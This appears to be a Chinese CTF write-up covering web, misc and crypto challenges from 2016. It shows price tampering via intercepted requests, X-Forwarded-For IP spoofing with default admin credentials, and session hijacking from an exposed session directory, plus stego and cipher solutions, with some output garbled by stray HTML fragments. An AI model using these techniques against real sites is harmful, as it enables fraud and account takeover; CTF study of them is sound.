


0x03 物超所值


访问链接，点击 SHOP NOW 之后，弹出如下；这个过程中没有请求，所以是前台验证。





右键查看源代码，check 函数，前台验证通过后，才向后台提交。

```
04 <script>
05 function check(){
06     var balance = 0.01;
07     var FlagPrice = '10000';
08     var Price = document.getElementById('Price').value;
09     if(FlagPrice!==Price){
10         alert('The system encountered an internal error.');
```

Burpsuite 抓包，修改 js 中金额为 10000，从而绕过前台判断。



之后客户端 post 了如下数据，其中 Price 为 flag 的价格，推测后台拿 Price 与后台中的 balance 比较，所以，修改 Price 为 0.01 即可。




或者，更简单一点，可以直接向后台 post 数据。

```
1 import requests
2 132.85.112:5090/
3 data = {"id":25535,"Price":0.01}
4 print requests.post("http://120.132.85.112:5090/",data=data).content
```

```
</script>
<meta content="always" name="referrer"><script>try{if(window.opener&&window.opener.bds&&window.opener.bds.pdc&&window.opener
ow.opener.bds.pdc.sendLinkLog();)}catch(e){};var timeout = 0;if(!/bdksmp/.test(window.location.href)){var reg = /bdksmp/([
ocation.href.match(reg);timeout = matches[1] ? matches[1] : 0);setTimeout(function(){window.location.replace("index.php")},t
<noscript><META http-equiv="refresh" content="0;URL=index.php"></noscript>
<script>confirm('Purchase success , flag is : flag{e6985c27-0353-4dc4-83dc-1833426779a0}');</script>
</body><!--</h1>
</html><!-- Today Only</h2>
```

0x04 分析

页面最下方有管理员登陆的链接：



在页面源码中找到账号密码...

```
<script src= assets/js/jquery.cbpUIKotator.js ></script>
<script src=assets/js/custom.js></script>
<!--The default user name and password are administrator and administrator, respectively. -->
</body>
```

登陆提示 IP 不在许可范围内，修改 x-forwarded-for:127.0.0.1。

```
POST /check.php HTTP/1.1
Host: 120.132.85.112:1999
Content-Length: 45
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://120.132.85.112:1999
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://120.132.85.112:1999/administrator.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=o43e2fi4vgsbn6f9ur5bddgs7
X-XSS-Protection: 0
Connection: close
x-forwarded-for:127.0.0.1

username=administrator&password=administrator
```

```
HTTP/1.1 200 OK
Date: Mon, 14 Nov 2016 08:18:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding
Content-Length: 73
Connection: close
Content-Type: text/html


{"success": "flag: flag{33edd0c8-3647-4e09-8976-286ed779e5d3}"}
```

0x05 威胁 2


访问链接 <http://120.132.85.112:3090/login.php?act=in>，页面如下：



扫描一下目录，发现存在 data 目录：




查看 session 目录【会非常非常卡因为有好多= =】，可以看到好多出现的 session，然后我们按照 size 排序：



选了 size 最大的一个更换 cookie 里面的 webftp_ssld



然后访问 index.php，顺利登录到了系统里~




发现 flag 猥琐的藏在页面最下面




MISC 篇

0x01 签到

根据提示加群后，下载文件，输入 key 解压缩包。



打开解压后的神秘文件，得到 flag



0x02 大可爱

下载图片后，binwalk 查看一下，图片中包含 zlib 压缩数据：

```
root@kali:~/Desktop# binwalk -t tpyx1_375B5991925E4B06A5C2ACE2918A9057.png
DECIMAL      HEXADECIMAL    DESCRIPTION
-----
0             0x0            PNG image, 1024 x 653, 8-bit/color RGBA, non-interlaced
41           0x29="total"> Zlib compressed data, best compression
```

Binwalk -e 提取后得到 29 和 29.zlib，对 29.zlib 的数据解压后发现和 29 一样，那就从 29 入手了；

```
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted# ls
29 29.zlib
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted#
```

继续 binwalk 29，原来里面还有一层 zlib 数据。Binwalk -e 提取：

```
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted# binwalk 29
DECIMAL      HEXADECIMAL    DESCRIPTION
-----
2675341      0x28D28D      value="2 Zlib compressed data, best compression
```

提取后得到这个，本能的以为这会是个无底洞；

```
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted/_29.extracted# ls
28D28D 1:28D28D.zlib len="name="Price" value="10000" />
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted/_29.extracted#
```


binwalk 继续看 28D28D，但这次什么都没有；直接 cat 28D28D，看看文件内容。得到这一串，本以为这可能是什么加密，但恍惚间注意到开头是 504b0304，明显的 zip 文件头：

```
root@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted/_29.extracted# cat 28D28D
504b030400000000e2806b4760534b862600000001a00000004001c0066c616755400000328f7425609f8425675780b000104f50100000414000000bd570ade2546ce7ec1c101319f
8137089f32401a305d1b16a501936bf328c50f0fec54e21d504b070860534b862600000001a000000504b01021e039a000b000000e2806b4760534b862600000001a000000040018000000
0000001000000a48100000000666c616755405000328f7425675780b000104f50100000414000000504b050600000000010001004a00000007400000014004d3633714e4667554942336845
6775334333d3droot@kali:~/Desktop/_tpyx1_375B5991925E4B06A5C2ACE2918A9057.png-0.extracted/_29.extracted#
```

因此把这段数据保存成了一个 zip 文件。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	50	4B	03	04	0A	00	0B	00	00	00	E2	80	6B	47	60	53	PK.....欸kG`S
00000010	4B	86	26	00	00	00	0A	00	00	00	04	00	1C	00	66	6C	K?&.....f1
00000020	61	67	55	54	09	00	03	28	F7	42	56	09	F8	42	56	75	agUT... (鰐V. 鳥Vu
00000030	78	0B	00	01	04	F5	01	00	00	04	14	00	00	00	BD	57	x....?......紉
00000040	0A	DE	25	46	CE	7E	C1	C1	91	31	9F	81	37	08	9F	32	.?%F蜚亮? ? 7.?
00000050	40	1A	30	5D	1B	01	6A	50	18	36	BF	32	8C	50	F0	FE	@.0]..jP.6? 預瘡
00000060	C5	A4	E2	1D	50	4B	07	08	60	53	4B	86	26	00	00	00	扭? PK..`SK?&...
00000070	1A	00	00	00	50	4B	01	02	1E	03	0A	00	0B	00	00	00PK.....
00000080	E2	80	6B	47	60	53	4B	86	26	00	00	00	1A	00	00	00	欸kG`SK?&.....
00000090	04	00	18	00	00	00	00	00	01	00	00	00	A4	81	00	00? ..
000000A0	00	00	66	6C	61	67	55	54	05	00	03	28	F7	42	56	75	..flagUT... (鰐Vu
000000B0	78	0B	00	01	04	F5	01	00	00	04	14	00	00	00	50	4B	x....?......PK
000000C0	05	06	00	00	00	00	01	00	01	00	4A	00	00	00	74	00J...t.
000000D0	00	00	14	00	4D	36	33	71	4E	46	67	55	49	42	33	68M63qNFgUIB3h
000000E0	45	67	75	33	43	35	3D	3D									Egu3C5==

解压文件提示输入密码，上图中末尾那一串看起来是 base64，可能是密码，base64 解码后发现是乱码。无奈，直接把这串当做压缩包的密码试了一下，竟然还真是。解压后，得到 flag



0x03 面具

下载图片后，binwalk 看一下，有如下发现：

```
root@kali:~/Desktop# binwalk C4n_u_find_m3_DB75A15F92D158564D791FC02B8815C.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
04711818	0x0	JPEG image data, EXIF standard
12711818	0xC	TIFF image data, little-endian offset of first image directory: 8
270711818	0x1010E	Unix path: www.w3.org/1999/02/22-rdf-syntax-ns#> <rdf:Description rdf:about="" xmlns:xmp="http://ns.adobe.com/xap/1.0/
478711818	0x9A727	Zip archive data, at least v2.0 to extract, compressed size: 153767, uncompressed size: 3145728, name: flag.vmdk
632611818	0x9A727	End of Zip archive

提取后得到一个 flag.vmdk

```
root@kali:~/Desktop/ C4n_u_find_m3_DB75A15F92D15B504D791F1C02B8815C.jpg-2.extracted# ls
74DFE.zip defLagnumdkj1 value="25535" />
```

将其拷贝到 windows 下，右键映射为虚拟磁盘；可以看到里面有两个文件夹

名称	修改日期	类型	大小
key_part_one	2016/10/2 16:39	文件夹	
key_part_two	2016/10/2 16:47	文件夹	


打开 `key_part_one`，里面有个 `NUL` 文件，正常打不开。




队友装了个 git bash，可以在 windows 下执行 Linux 命令，读取 NUL。

```
c0smic@c0smic MINGW64 ~
$ cd z:
c0smic@c0smic MINGW64 /z
$ dir
$RECYCLE.BIN  key_part_one  key_part_two
c0smic@c0smic MINGW64 /z
$ cd key_part_one/
c0smic@c0smic MINGW64 /z/key_part_one
$ dir
NUL
c0smic@c0smic MINGW64 /z/key_part_one
$ cat NUL
+++++ +++++ [->+ +++++ +<] >+ +++++ .<+ + [->-- -<]>- -. + + + + .<
++++[ ->+ +<]>+ + + .< +++++ +[->- - - - -<]>- - - - - -.<+ + + [->- -
<]>- - - - - .<+ + [->+ +<]>+ +++++ .<+ + +[->- - -<]>- -.<+ + + + + [->+ +
++++< ]>+ + + .< +++++ [->- - - - -<]>- - - - - -. + + + .<+ + + [->- - -<]>- - - - - .<
c0smic@c0smic MINGW64 /z/key part one
```

得到一串 brainfuck，拿去运行，得到 flag 的第一部分。



打开第二个文件夹，里面有个 txt。



看一下文件大小，明显有隐藏数据，结合 flag 前半部分推测是 ntfs 隐藏。用 lads 查看一下，可以看到隐藏的文件是 flag_part_two_is_here.txt

```
D:\research>lads.exe ctf /s


LADS - Freeware version 4.10
(C) Copyright 1998-2007 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory D:\research\ctf\ with subdirectories


  size  ADS in file
-----
  26  D:\research\ctf\CRYPTO 500_800733A9251CAB311BB5F34F15386008.7z:Zone.Identifier
  26  D:\research\ctf\Maze_B335219416B9F550E73A7EE7557D197A.zip:Zone.Identifier
  26  D:\research\ctf\shdxs\C4n_u_find_m3_DB75A15F92D15B504D791F1C02B8815C.jpg:Zone.Identifier
  26  D:\research\ctf\shdxs\code.php.png:Zone.Identifier
  26  D:\research\ctf\shdxs\tpyx1_375B5991925E4B06A5C2ACE2918A9057.png:Zone.Identifier
  26  D:\research\ctf\signup_demo.docx:Zone.Identifier
  26  D:\research\ctf\Stegsolve.jar.jar:Zone.Identifier
 2323 D:\research\ctf\where_is_flag_part_two.txt:flag_part_two_is_here.txt
```

用 notepad 读一下，得到如下图所示的数据。这是什么东西？

```
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook? Ook! Ook! Ook. Ook?
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook. Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook. Ook? Ook. Ook.
Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
Ook. Ook. Ook. Ook. Ook. Ook. Ook! Ook? Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook! Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook!
Ook! Ook. Ook? Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook. Ook.
```



队友说这也是 brainfuck，<https://www.splitbrain.org/services/ook>，拿进去运行后，得到 part_two。




合起来就是 flag{N7F5_AD5_i5_funny!}

CRYPTO 篇


0x01 crypto50

附件打开后，是一段 brainfuck 代码



```
+++++ +++++ [->+ +++++ +++++> ]>+. + +++++ .<+++ [->-- -<]>- -.+++ +++.<
+++++ [->+ +++++> ]>+. +. - - - - - . - - - - - -.<+ + [->- -<]>- - - - - .<+++ [
->+ +> ]>+ +. <+ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
<]>.< +++++ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
+++++ +++++ [->+ +++++ +++++> ]>+. + +++++ .<+++ [->-- -<]>- -.+++ +++.<
+++++ [->+ +++++> ]>+. +. - - - - - . - - - - - -.<+ + [->- -<]>- - - - - .<+++ [
->+ +> ]>+ +. <+ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
<]>.< +++++ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
+++++ +++++ [->+ +++++ +++++> ]>+. + +++++ .<+++ [->-- -<]>- -.+++ +++.<
+++++ [->+ +++++> ]>+. +. - - - - - . - - - - - -.<+ + [->- -<]>- - - - - .<+++ [
->+ +> ]>+ +. <+ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
<]>.< +++++ + [->- -<]>- - - - - .<+ + [->+ +> ]>+ +. <+ + [->- -<]>- - - - -
```

<http://esoteric.sange.fi/brainfuck/impl/interp/i.html>，执行即可得到 flag



0x02 crypto300

洋葱...果真题如其名，得一层一层剥开

1. 第一关

题目给的压缩包，很明显是考察 crc32 碰撞，每个是 6 字节，本来上脚本跑，但太慢了，上工具：<https://github.com/theonlypwner/crc32>

名称	大小	压缩后大小	类型	修改时间	CRC32
..(上层目录)					
CRC32 Collision.7z *	246.76 KB	246.79 ...	好压 7Z 压缩文件	2016-10-08 01:...	06B072C5
pwd3.txt *	1 KB	1 KB	文本文档	2016-10-05 10:...	4DAD5967
pwd1.txt *	1 KB	1 KB	文本文档	2016-10-05 23:...	7C2DF918
pwd2.txt *	1 KB	1 KB	文本文档	2016-10-05 10:...	A58A1926


解之得到：_CRC32_i5_n0t_s4f3，作为解压缩密码来到第二关。

2. 第二关

有如下文件

Find password	2016/10/05 10:00
ciphertext.txt	2016/10/05 10:00
Find password.7z	2016/10/05 10:00
keys.txt	2016/10/05 10:00
password.txt	2016/10/05 10:00
tips.txt	2016/10/05 10:00

Tips.txt 中提示维吉尼亚密码，且密钥在 keys.txt 中。打开密文 ciphertext 后，看到密文为 rla xymi.....，想了一下三个字母的单词，常见的也就是“the”了，反向推算一下，那么密钥的前三个字母应该是 YEW。于是，在 keys.txt 中搜索 YEW，得到如下结果：




写了个脚本解密，得到明文，可以看到密码：vigenere cipher funny。

```
1 import sys
2
3 data_read = open("data.txt", "r")
4 data = data_read.read()
5
6 key = "YEW CQGEWCYBNHDPXOYUBJJJPQIRAPSOUIEOMTSV"
7
8 flag = ""
9
10 for i in range(0, len(data)):
11     tmp = 0
12     tmp = ord(data[i]) - ord(key[i%len(key)]) + 65
13     if(tmp < 97):
14         tmp = tmp + 26
15         flag += chr(tmp)
16     else:
17         flag += chr(tmp)
18
19 print flag
```

```
root@kali:~/c0smic/misc# python venger.py
thevigenerecipherisamethodofencryptingalphabetictextbyusingaseriesofdifferentcaesarciph
ersbasedonthelettersofakeyworditisasimpleformofpolyalphabeticssubstitutionsopasswordisvi
generecipherfunny
```

3. 第三关

是一道 sha1 爆破题，题目如下：

